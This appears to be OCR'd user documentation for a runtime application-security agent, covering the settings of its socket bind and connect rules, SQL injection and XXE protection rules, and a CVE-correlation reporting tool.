
Overview

Network connections can be controlled by restricting, monitoring, or allowing connections to or from specific IP addresses, ports, or paired combinations.

Network-based applications that are AAMS-protected will need to communicate with remote clients and servers utilizing TCP/IP addresses and/or ports This is accomplished either by accepting incoming connections (Accept Rule), establishing outgoing connections (Connect Rule), or Binding to local ports in either a server or client capacity.

For example, the rule might be used to deny incoming connections to the AAMS-protected application from specific IP addresses, or to prevent the AAMS-protected application from even reserving and listening on a network port, or to prevent the application from connecting to specific ports on any machine - for example you might want to restrict a DNS server from communicating on any ports other than 22 (ssh, for admin purposes), 53 (default DNS port for TCP or UDP), or 853 if running DNS over TLS.

The Bind Rule can apply to the AAMS-protected application acting as a server, where the rule can allow, restrict or monitor the local port that the service is binding to in order to listen for incoming connections. The Bind Rule may also apply to the AAMS-protected Application when it is acting as a client, where the rule can allow, restrict or monitor the local port that the client is binding to in order to establish and receive return communications from a remote service.



Rule Options

IP Addresses and Ports

Unlike the Accept and Connect rules, The Bind rule maintains a different set of IP Address and Port restrictions:

- This rule can apply (by checking the appropriate box) to either Client actions, Server actions, or both. However, at least one must be selected or an error will result.
- For each Client or Server connection, only a single IP address+port(s) will be allowed, although you may have one IP address for the Client and a different IP address for the Server.
- IP addresses must be IPv4 addresses
- An IP Address value of `0.0.0.0` indicates a wildcard value of Any IP address.
- A Port value of `0` indicates a wildcard value of any port. This field cannot be left blank.
- For a single port, both fields should have the same single port number. If you enter a port number in either the start or end ports and the other field is blank, then the number entered will be mirrored in the other port.
- The Start Port must be =< the End Port.

Restrict Rule to API Endpoints

You can limit the rule to respond to API requests only.

- **No** - Do not restrict the rule response
- **All Endpoints** - Restrict the rule response to API requests only
- **Specific Endpoints** - Restrict the rule response to API requests on the specified endpoints

You can change the default value **No** but you can select only one of these options.

Action

- **Detect** - The Agent will detect the attack, it will log the event to the event database, and the event will be viewable on the Security Events pages in the Portal, but the Agent will take no further action
- **Protect** - In addition to the Detect actions, the AAMS Agent will also actively prevent the attack from succeeding.
- **Allow** - Acts as whitelist. This is similar to the Detect action in that no blocking or destructive action will be taken, however the Allow action will supersede the Protect action by whitelisting addresses to be excluded from Protect actions.

Log Messaging

The logs provide a message field, which can be customized. Text entered here is the message that will be seen on the log file's when the rule has been triggered, regardless or the Action. If the field is left blank, then the default logging message will be entered into the database. This default log message is?

Severity

The log files allow you to select a custom severity level for the event: Low, Medium, High or Critical. A severity is required, and there is no default selection.

Advanced Options

Disable Logging - By checking this option, no logging will be performed when a rule is triggered. Subsequently the Portal will not see these events, and they will not appear anywhere in the Portal, nor will they be searchable in Event Storage.

This option will be greyed out if the rule action is set to **Detect**.

Enable Stack Trace - By checking this option, when a rule is triggered, the stack trace will be included in the event log, and will be available for viewing in the Portal UI for each triggering security event.

Version: 6.11.0

Socket Connect

The purpose of the Socket rules is to monitor and control (allow or restrict) network connections for the AAMS-protected application.


Overview

Network connections can be controlled by restricting, monitoring, or allowing connections to or from specific IP addresses, ports, or paired combinations.

Network-based applications that are AAMS-protected will need to communicate with remote clients and servers utilizing TCP/IP addresses and/or ports This is accomplished either by accepting incoming connections (Accept Rule), establishing outgoing connections (Connect Rule), or Binding to local ports in either a server or client capacity.

For example, the rule might be used to deny incoming connections to the AAMS protected application from specific IP addresses, or to prevent the AAMS-protected application from even reserving and listening on a network port, or to prevent the application from connecting to specific ports on any machine - for example you might want to restrict a DNS server from communicating on any ports other than 22 (ssh, for admin purposes), 53 (default DNS port for TCP or UDP), or 853 if running DNS over TLS.

The Connect Rule applies to AAMS protected applications acting as a client and attempting to establish an outgoing connection to a remote service. A connect rule will either allow or deny the protected application from attempting to contact the remote service. The IP Address and Port parameters designate the address of the remote clients to which the AAMS-protected application is attempting to establish a connection.



Rule Options

Hostname or IPv4 Address

In this field, a single hostname or IPv4 address can be specified

- Host Names can be specified (e.g. `www.google.com`)
- An IP Address value of `0.0.0.0` indicates a wildcard value of Any IP address.
- IP addresses can be specified in either of the following two notations:
  - Dot-Decimal (e.g. `1.2.3.4`)
  - CIDR (e.g. `1.2.3.4/22`)
    - ***CIDR notation for IP address ranges is supported on ARMR/2.10 and above. Valid CIDR notation format is an IPv4 IP addresss not containing any wildcard characters followed by `/<bit mask>`, where `<bit mask>` is an integer in the range 1 to 32.***

Start Port / End Port

In these two fields, a port or port range can be specified

- A Port value of `0` indicates a wildcard value of any port.
- For a single port, both fields should have the same single port number. If you enter a port number in either the start or end ports and the other field is blank, then the number entered will be mirrored in the other port.
- The Start Port must be =< the End Port.

Restrict Rule to API Endpoints

You can limit the rule to respond to API requests only.

- **No** - Do not restrict the rule response.
- **All Endpoints** - Restrict the rule response to API requests only.
- **Specific Endpoints** - Restrict the rule response to API requests on the specified endpoints.

You can change the default value **No** but you can select only one of these options.

Do Not Trust Inputs From

You can choose the sources that the strict policy option will treat as untrusted. This section is optional, you do not have to select any or you can select all of the sources listed:

- **HTTP** - Data received by the application from HTTP requests (e.g. from a web browser).
- **SQL Databases** - Data received by the application from a SQL database.
- **Deserialization APIs** - Data received by the application via deserialization APIs (e.g. RMI, JMX, java.io.ObjectInputStream, etc.)

Action

- **Detect** - The Agent will detect the attack, it will log the event to the event database, and the event will be viewable on the Security Events pages in the Portal, but the Agent will take no further action
- **Protect** - In addition to the Detect actions, the AAMS Agent will also actively prevent the attack from succeeding.
- **Allow** - Acts as whitelist. This is similar to the Detect action in that no blocking or destructive action will be taken, however the Allow action will supersede the Protect action by whitelisting addresses to be excluded from Protect actions.

Log Messaging

The logs provide a message field, which can be customized. Text entered here is the message that will be seen on the log file's when the rule has been triggered, regardless or the Action. If the field is left blank, then the default logging message will be displayed in the message portion of the event log.

Severity

The log files allow you to select a custom severity level for the event: **Low**, **Medium**, **High** or **Critical**. A severity is required, and there is no default selection.

Advanced Options

Disable Logging - By checking this option, no logging will be performed when a rule is triggered. Subsequently the Portal will not see these events, and they will not appear anywhere in the Portal, nor will they be searchable in Event Storage.

This option will be greyed out if the rule action is set to **Detect**.

Enable Stack Trace - By checking this option, when a rule is triggered, the stack trace will be included in the event log, and will be available for viewing in the Portal UI for each triggering security event.

Version: 6.11.0


SQL Injection

SQL injection attacks are a type of injection, in which malicious SQL commands are injected into otherwise benign and trusted websites.

Overview

SQL injection attacks occur when an attacker uses SQL code (queries) in order to manipulate the back-end database to display or return information that was never intended to be returned to users.

To accomplish this, the attacker looks for a web application that does not sanitize its form inputs properly and filter out SQL commands. This way an attacker can send the backend SQL commands and force the site to do a number of things. For example the attacker can get the database to display a list of all of the credit card or social security numbers in the system. An attacker can then edit the information in the database, or even delete parts or the entire database. Most often this can be done by typing in SQL code into a webform on an insecure page and clicking the **Submit** button.



Rule Options

Log Attack Attempts

Selecting one or both checkboxes will protect against or detect, and log any attempted SQL injection attacks. At least one must be selected:

- **Successful** - The rule will trigger upon detecting a valid SQL Injection that would have resulted in exploiting the underlying database.
- **Failed** - The rule will trigger upon detecting an invalid SQL Injection that could return an error informing an attacker of the database structure.

Database Provider

When the **Successful** checkbox is selected, you can select the provider that matches the backend database that you wish to protect. Different selections have different options:

- **Any**, **DB2**, **Postgres**, and **Oracle** all have no additional options
- **Sybase** and **MsSql** both allow the optional selection of `quoted-identifiers`
- **MySql** and **MariaDB** allows for the options of `quoted-identifiers` and `no-backslash-escapes`

If you do not know your provider or have multiple providers it is best to choose the default option: **Any**.

Do Not Trust Requests From

When the **Successful** checkbox is selected, you can choose the sources that the strict policy option will treat as untrusted.

- **HTTP** - Data received by the application from HTTP requests (e.g. from a web browser).
- **Database** - Data received by the application from a database.
- **Deserialization** - Data received by the application via deserialization APIs (e.g. RMI, JMX, java.io.ObjectInputStream, etc.)

You may select one or many of these, but at least one selection is required. The default value is **HTTP**.

Safe Requests From Untrusted Sources

When the **Successful** checkbox is selected, you will have the option to allow SQL requests from an untrusted source, which means that the rule will not trigger in the case where the entire SQL query (and not just part of it) has come from any of sources selected in the **Do Not Trust Requests From** panel.

Action

- **Detect** - The Agent will detect the attack, it will log the event to the event database, and the event will be viewable on the Security Events pages in the Portal, but the Agent will take no further action
- **Protect** - In addition to the Detect actions, the AAMS Agent will also actively prevent the attack from succeeding.

If **Protect** is selected, you will have the option to select the **Protect Override** option. When this toggle is turned on, an attacker will receive a HTTP 400 error. If the toggle is turned off (the default position), then the attacker will be disconnected.

The **Protect Override** option is only supported on ARMR 2.4 or higher

Log Messaging

The logs provide a message field, which can be customized. Text entered here is the message that will be seen on the log file's when the rule has been triggered, regardless of the Action. If the field is left blank, then the default logging message will be displayed in the message portion of the event log.

Severity

The log files allow you to select a custom severity level for the event: **Low**, **Medium**, **High** or **Critical**. A severity is required, and there is no default selection.

Advanced Options

Disable Logging - By checking this option, disable logging will be performed when a rule is triggered. Subsequently the Portal will not see these events, and they will not appear anywhere in the Portal, nor will they be searchable in Event Storage

This option will be greyed out if the rule action is set to **Detect**.

Enable Stack Trace - By checking this option, when a rule is triggered, the stack trace will be included in the event log, and will be available for viewing in the Portal UI for each triggering security event.

Resources

More information on SQL Injection can be found at:

- the CWE's community-developed website
- the OWASP Foundation's website

Version: 6.11.0

XML External Entity (XXE)


The purpose of this rule is to prevent an attack on an application that reads and processes XML. These attacks are made possible through the use of the Document Type Definition (DTD). The XXE security rule addresses attacks, regardless of Java version or XML parser, by enforcing a strict policy of what the XML can contain.

This rule is only supported on ARMR 2.6 or higher

Overview

An XML External Entity (XXE) attack can occur in an application that reads in and processes XML. This can occur when reading in local XML files but is more common when the XML comes from a remote source as is often the case with web applications. If an attacker knows that XML can be sent to an endpoint where it will be processed, the attacker can send an XML that could make the application perform server side request forgery, read files from the local file-system, or even cause denial-of-service attacks.

XXE attacks are made possible through the use of the Document Type Definition (DTD). DTD is intended to be a way to define the legal building blocks of an XML document. This is done by defining elements and entities. Entities are commonly used to define constant values that can be referenced within the XML. DTD can be defined locally or by importing a .dtd file from a SYSTEM (local) or PUBLIC (remote) source.



Rule Options

Allowed URIs

A rule configured with the Allow Action gives application owners the ability to permit certain URIs defined in the XML to be accessed. URIs can only be defined when the rule's **Action** is set to **Allow** URIs. The entries can be system or public URIs/URLs, declared within the DTD that would otherwise be considered as an attack. When any defined URI within this rule is identified in runtime, the application will continue as normal and a log message will be generated with details of the event.

The Allow Action is used in conjunction with a second XXE rule configured with a Protect Action. Changing the XXE rule configured with an action of Protect to Detect will help identify any URIs that may need to be allowed. Once identified, the URI parameter can be configured to allow only those specific URIs. Attempts to access URIs outside of the list will be blocked.

Entity Limits

The entity limits are two user-defined thresholds that individually trigger an ARMR security response when exceeded. The **Entity Reference Limit** and **Entity Expansion Limit** can only be defined when the rule's **Action** is set to **Protect**. When both limits are defined as 0 then no limits are applied.

When a system reads XML files with a number of general entity references, the **Entity Reference Limit** sets the threshold number allowed before the ARMR rule triggers. Similarly, when an expanded string is used, the **Entity Expansion Limit** sets the threshold for the max expanded string length allowed before the rule is actioned. In both cases, the default value is 0.

Action

- **Detect** - The Agent will Detect an attack, log the event to the event database and the event will be viewable on the Security Events pages in the Portal, but the Agent will take no further action
- **Protect** - In addition to the Detect actions, the AAMS Agent will also actively prevent the attack from succeeding.
- **Allow** - The Agent will Allow access to user defined URIs and log the event to the event database noting that the URI that has been allowed.

Log Messaging

The logs provide a message field, which can be customized. Text entered here is the message that will be seen on the log file's when the rule has been triggered, regardless of the Action. If the field is left blank, then the default logging message will be displayed in the message portion of the event log.

Severity

The log files allow you to select a custom severity level for the event: **Low**, **Medium**, **High** or **Critical**. A severity is required, and there is no default selection.

Advanced Options

Disable Logging - By checking this option, no logging will be performed when a rule is triggered. Subsequently the Portal will not see these events, and they will not appear anywhere in the Portal, nor will they be searchable in Event Storage.

This option will be greyed out if the rule action is set to **Detect**.

Enable Stack Trace - By checking this option, when a rule is triggered, the stack trace will be included in the event log, and will be available for viewing in the Portal UI for each triggering security event.

Version: 6.11.0

Reports

Reporting tool that will ingest vulnerability data in various formats and correlate them with any enabled AAMS patches that are in place.

As AAMS Agent work at runtime in memory, Static Application Security Testing (SAST) tools cannot test for AAMS protections. If an application being scanned has a vulnerability, a SAST vulnerability scanner will flag the vulnerability and show that in a report.

Organizations that use AAMS could very well have AAMS protection in place for the flagged vulnerabilities, and SAST tools will not reflect this in their reports. As a result, Portal has created a reporting tool that generates two basic report formats:

Tenable Integrations

This produces a correlation report based upon a user's Tenable scan results. This requires a Tenable account, and that the hosts to be correlated have been previously scanned.

Customer Vulnerability Reports

This allows the user to upload a file containing CVEs. Here the user can produce a report and correlate that information with the enabled patches and policies in place on an Agent.

For further information on each report type, please refer to their specific page nested under this page in the side menu.

Version: 6.11.0

Customer Vulnerability Reports

A tool that ingests a file containing a list of CVEs (from vulnerability scan data) and correlates it with any AAMS patches that are in place on a host. The report output displays the patched or unpatched status of the CVE

Overview

This feature requires the upload of either a TXT, CSV or PDF file containing CVE numbers. There is no specific schema required for these. The reporting tool will parse the files for the CVE numbers. However, because the reports are host-based, the CVE numbers should relate to a specific host when appropriate.

For example, it may not be useful to upload a list of vulnerable CVEs for Host_A, and select Host_B in the drop-down list. There may be little initial value in determining if Host_B has patched exposed CVEs from Host_A, especially if the 2 hosts are running different types of server applications. On the other hand, creating a list of CVEs that you are focused on across all hosts and producing reports on a per host basis can be a valuable way to utilize the reporting feature.


Producing Reports

Producing a reports consists of 4-5 steps:

A. Selecting a report source (**Upload**) and selecting a host B. Uploading the CVE source file C. Producing the report D. Reading the report E. Filtering the report (optional)

A. Selecting a report source and selecting a host

- Click on the **Settings** ⚙ icon in the side navigation and select **Reports** from the menu
- From the drop-down list of report types, select **Upload**
- Click on **Next**




B. Uploading the CVE source file

The Portal will produce a list of host IP addresses corresponding to the IP addresses that each Agent connected to the Portal is reporting. Select the IP address for which you wish to produce a report from the drop-down list.

The next step is to select a file containing the list of CVEs that you wish to report on for that host (TXT, CSV and PDF files are accepted). You can either drag and drop the file into the UI, or you can click inside the box for the standard upload dialog to appear.

Once you have both uploaded a report file and selected a host (IP), the **Next** button will become enabled. Click **Next**.



C. Producing the report

At this point the Portal will:


- Read in the uploaded CVE report and parse out all of the CVE numbers within
- Examine the policies associated with every Agent on the host, and parse out a list of CVEs that the enabled patches are protecting against
- When the parsed CVE number from the report matches the CVE number parsed from an

enabled patch in the policy, then the CVE is marked as Patched. All others are Unpatched. The Portal will, from this information, produce a CVE-centric report displaying the status for each CVE overall, and each CVE on a host-by-host basis

D. Reading the Report

The report will include the following information:


- The top section
  - The IP address of the host asset being reported on
  - A summary of the total number of patched CVEs by each severity, as parsed from the uploaded report
  - The legend, explaining the meanings of the different statuses
- The Main Report Section
  - The (expandable) CVE line item containing the following information (see image below):
    - The CVE number
    - The number of Agents on the host
    - The severity of the CVE
